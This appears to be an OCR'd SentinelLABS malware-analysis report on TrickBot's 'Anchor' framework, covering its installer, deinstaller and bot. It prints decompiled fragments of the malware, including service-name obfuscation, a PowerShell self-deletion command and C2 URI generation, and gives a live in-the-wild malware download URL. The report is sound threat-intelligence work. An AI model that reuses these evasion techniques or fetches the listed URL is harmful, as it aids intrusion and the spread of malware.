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

TRICKBOT PROJECT “ANCHOR:” WINDOW INTO SOPHISTICATED OPERATION

How the Trickbot Group United High-Tech Crimeware & APT

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SentinelLABS Research Team

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

EXECUTIVE SUMMARY

- TrickBot was developed in 2016 as a banking malware, however, since then it has developed into something essentially different — a flexible, universal, module-based crimeware solution.
- A group associated with TrickBot is actively repurposing and refactoring TrickBot into a fully functional attack framework leveraging the project called “Anchor.”
- The Anchor project combines a collection of tools - from the initial installation tool to the cleanup meant to scrub the existence of malware on the victim machine. In other words, Anchor presents as an all-in-one attack framework designed to attack enterprise environments using both custom and existing toolage.
- The Anchor project is a complex and concealed tool for targeted data extraction from secure environments and long-term persistency.
- Our research revealed command-and-control tasking for a compromised machine to download a specific tool linked to the Lazarus PowerRatankba
- It is leveraged to actively attack medium-sized retail businesses amongst other corporate entities using point-of-sale (POS) systems.

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


BACKGROUND

TrickBot was developed in 2016 as a banking malware, however, since then it has developed into something essentially different — a flexible, universal, module-based crimeware solution.

TrickBot was initially the banking successor of Dyre or Dyreza [1,2]. TrickBot has shifted focus to enterprise environments over the years to incorporate many features from network profiling, mass data collection, and incorporation of lateral traversal exploits. With this focus shift comes massive amounts of infection data; therefore, it makes sense to best utilize this data. You would naturally have some infections they care about which are handed off to other teams to perform other operations such as ransomware, data theft and in the case of the Anchor group, leveraged POS attacks.

Recently a security company NTT [9] released an article reporting on a variant of TrickBot using DNS. This variant is referred to as the 'Anchor' variant, and this post aims to delve into the history and conduct a deeper dive into this variant.

Anchor can be best summarized as a framework of pieces; these pieces allow the actors to leverage this framework against their higher profile victims.

Some of these may look familiar to the TrickBot spreader package 'tabDLL' analysis before [3,4,5] as the project appears to be the same. Therefore, it appears as if the same developer is involved in both TrickBot and Anchor development to some extent.

For the purposes of this report, we will go over the toolkits and components we believe to be directly associated with Anchor and its later payload deliveries:

- anchorInstaller
- anchorDeInstaller
- AnchorBot
- Bin2hex
- psExecutor
- memoryScraper

Some of the pieces we have found for this framework can be seen below in the form of PDB paths.

- D:\MyProjects\secondWork\Anchor\x64\Release\bin2hex.pdb
- D:\MyProjects\mailCollection\x64\Release\mailCollector.pdb
- D:\MyProjects\spreader\Release\ssExecutor_x86.pdb
- D:\MyProjects\spreader\Release\screenLocker_x64.pdb
- D:\MyProjects\secondWork\Anchor\Win32\Release\anchorDeInstaller_x86.pdb
- D:\MyProjects\memoryScraper\Win32\Release\memoryScraper\memoryScraper$.pdb
- D:\MyProjects\secondWork\Anchor\Win32\Release\anchorInstaller_x86.pdb
- D:\MyProjects\spreader.v2\ssWriter\Release\ssWriter.pdb
- D:\MyProjects\secondWork\psExecutor\Release\psExecutor_x86.pdb
- D:\MyProjects\mailCollection\Release\sqlFinder.pdb
- D:\MyProjects\mailCollection\x64\Release\mailFinder_x64.pdb
- D:\MyProjects\secondWork\Anchor\x64\Release\testAnchor.pdb
- d:\MyProjects\spreader.v2\REXE\tin_x86.pdb

COMPONENT: ANCHOR INSTALLER

The first sample of Anchor installer available on VirusTotal was uploaded on July 2018.

```
15  v0 = 1;
16  v1 = lstrlenW(L"c:\\anchorTest");
17  if ( v1 <= 3 || *(_DWORD *)L"c:\\anchorTest" != 6029404 )
18  {
19    v2 = 0i64;
20    if ( v1 > 1 )
21      v2 = 3i64;
22  }
23  else
24  {
25    v2 = 7i64;
26  }
27  if ( v2 < v1 )
28  {
29    v3 = 2 * v2 + 2;
30    while ( 1 )
31    {
32      if ( *(WCHAR *)((char *)&PathName[-1] + v3) != 92 )
33        goto LABEL_20;
```

http://nrrgarment.com/testAnchor.exe

Figure 1: In-The-Wild download location

```
c:\anchorTest\anchorTestEXE.txt
c:\anchorTest\anchorTestDLL.txt
D:\MyProjects\secondWork\Anchor\x64\Release\testAnchor.pdb
```

Figure 2: PDB and strings

This is the Anchor loader, but it appears to have been built as a test version. These loaders are the installer component, and that is basically how they are setup. They have both a 32-bit and a 64-bit versions on board.




Figure 3: Installer can write 64-bit or 32 bit bot.

They write the file to disk using ‘net’ as a prefix with random characters behind it.




Figure 4: Installer generates a random name with net prefix.

Then add it in as a service to be executed using a hardcoded service name of ‘netTcpSvc’.

```
push    'n'
pop     eax
push    'e'
mov     SubKey, ax
xor     ebx, ebx
pop     eax
push    't'
mov     word_46C772, ax
pop     eax
push    'T'
mov     word_46C774, ax
pop     eax
push    'c'
mov     word_46C776, ax
pop     eax
push    'p'
mov     word_46C778, ax
```

```
SubKey          dw 0

word_46C772     dw 0
word_46C774     dw 0
word_46C776     dw 0
word_46C778     dw 0
word_46C77A     dw 0
aSvc_1:
                unicode 0, <Svc>,0
```

Figure 5: Installer hardcoded service name


After installing the file, the installer component deletes itself.

```
59    sub_403B1A(1, 0);
60    a28 = 0;
61    a29 = 7;
62    LOWORD(a24) = 0;
63    str_func(L"cmd.exe /C Pow");
64    v68 = str_func_0(L"erShell \"");
65    load_str(L"erShell \"", v68);
66    v69 = str_func_0(L"Start-");
67    load_str(L"Start-", v69);
68    v70 = str_func_0(L"Sleep 5");
69    load_str(L"Sleep 5", v70);
70    v71 = str_func_0(L"; Remove-");
71    load_str(L"; Remove-", v71);
72    v72 = str_func_0(L"Item ");
73    load_str(L"Item ", v72);
74    v73 = (int *)&a24;
75    if ( a29 >= 8 )
76      v73 = a24;
77    sub_4027BB(&CommandLine, 0x8000, (const char *)L"%s%s\"", v73, &Filename);
78    if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&retaddr) )
79      goto LABEL_23;
80    if ( GetSystemWindowsDirectoryW(&CommandLine, 0x8000u) )
81    {
82      v74 = (int *)&a24;
83      if ( a29 >= 8 )
84        v74 = a24;
85      sub_40A1BB(&CommandLine, 0x8000, v74);
86      sub_40A1BB(&CommandLine, 0x8000, &Filename);
87      sub_40A1BB(&CommandLine, 0x8000, L"\"");
88      if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&retaddr) )
89      {
90LABEL_23:
91        CloseHandle(a1);
92        CloseHandle(retaddr);
93      }
94    }
95    sub_403B1A(1, 0);
```

Figure 6: Installer deletes itself

COMPONENT: DEINSTALLER

Along with an AnchorInstaller, there is also a DeInstaller which is designed to delete the artifacts of the infection and perform a cleanup. The reason this is illuminating will stand out once we go over the payloads that have been seen delivered to Anchor infections.



COMPONENT: ANCHORBOT

The bot code looks partuclarly similar to what you would expect to see with an early version of TrickBot or Dyre.

```
WinHTTP loader/1.0
/1001/
W%i%i%i
```

Figure 7: Noticeable bot strings

The checkin and botid generation are similar, but the version used is hardcoded as “1001”.

```
51    LODWORD(v2) = sub_14000B48C();
52    _mm_storeu_si128((__m128i *)&v38, 0i64);
53    sub_140009A10(&v37, v2);
54    LODWORD(v3) = sub_140017400("0/");
55    sub_140001624((__int64)&v37, (__int64)"0/", v3);// SystemInfo
56    LODWORD(v4) = system_info();
57    v5 = v4;
58    if ( *(_QWORD *)(v4 + 24) >= 0x10ui64 )
59      v5 = *(_QWORD *)v4;
60    sub_140001624((__int64)&v37, v5, *(_QWORD *)(v4 + 16));
61    LODWORD(v6) = sub_140017400("/1001/");
62    sub_140001624((__int64)&v37, (__int64)"/1001/", v6);// GetIP Address
63    LODWORD(v7) = sub_14000BBC0();
64    v8 = v7;
65    if ( *(_QWORD *)(v7 + 24) >= 0x10ui64 )
66      v8 = *(_QWORD *)v7;
67    sub_140001624((__int64)&v37, v8, *(_QWORD *)(v7 + 16));
68    LODWORD(v9) = sub_140017400("/");
69    sub_140001624((__int64)&v37, (__int64)"/", v9);
70    if ( *((_QWORD *)&xmmword_140032EF8 + 1) >= 0x10ui64 )
71      v1 = (__int64 *)qword_140032EE8;
72    sub_140001624((__int64)&v37, (__int64)v1, xmmword_140032EF8);
73    LODWORD(v10) = sub_140017400("/");
74    sub_140001624((__int64)&v37, (__int64)"/", v10);
75    v29 = 0;
76    v28 = 0;
```

Figure 8: Bot URI generation




Figure 09: Bot generating botId

A noticeable difference is its use of C2 domains with OpenNIC resolvers.




Figure 10: Hardcoded C2 domain loaded


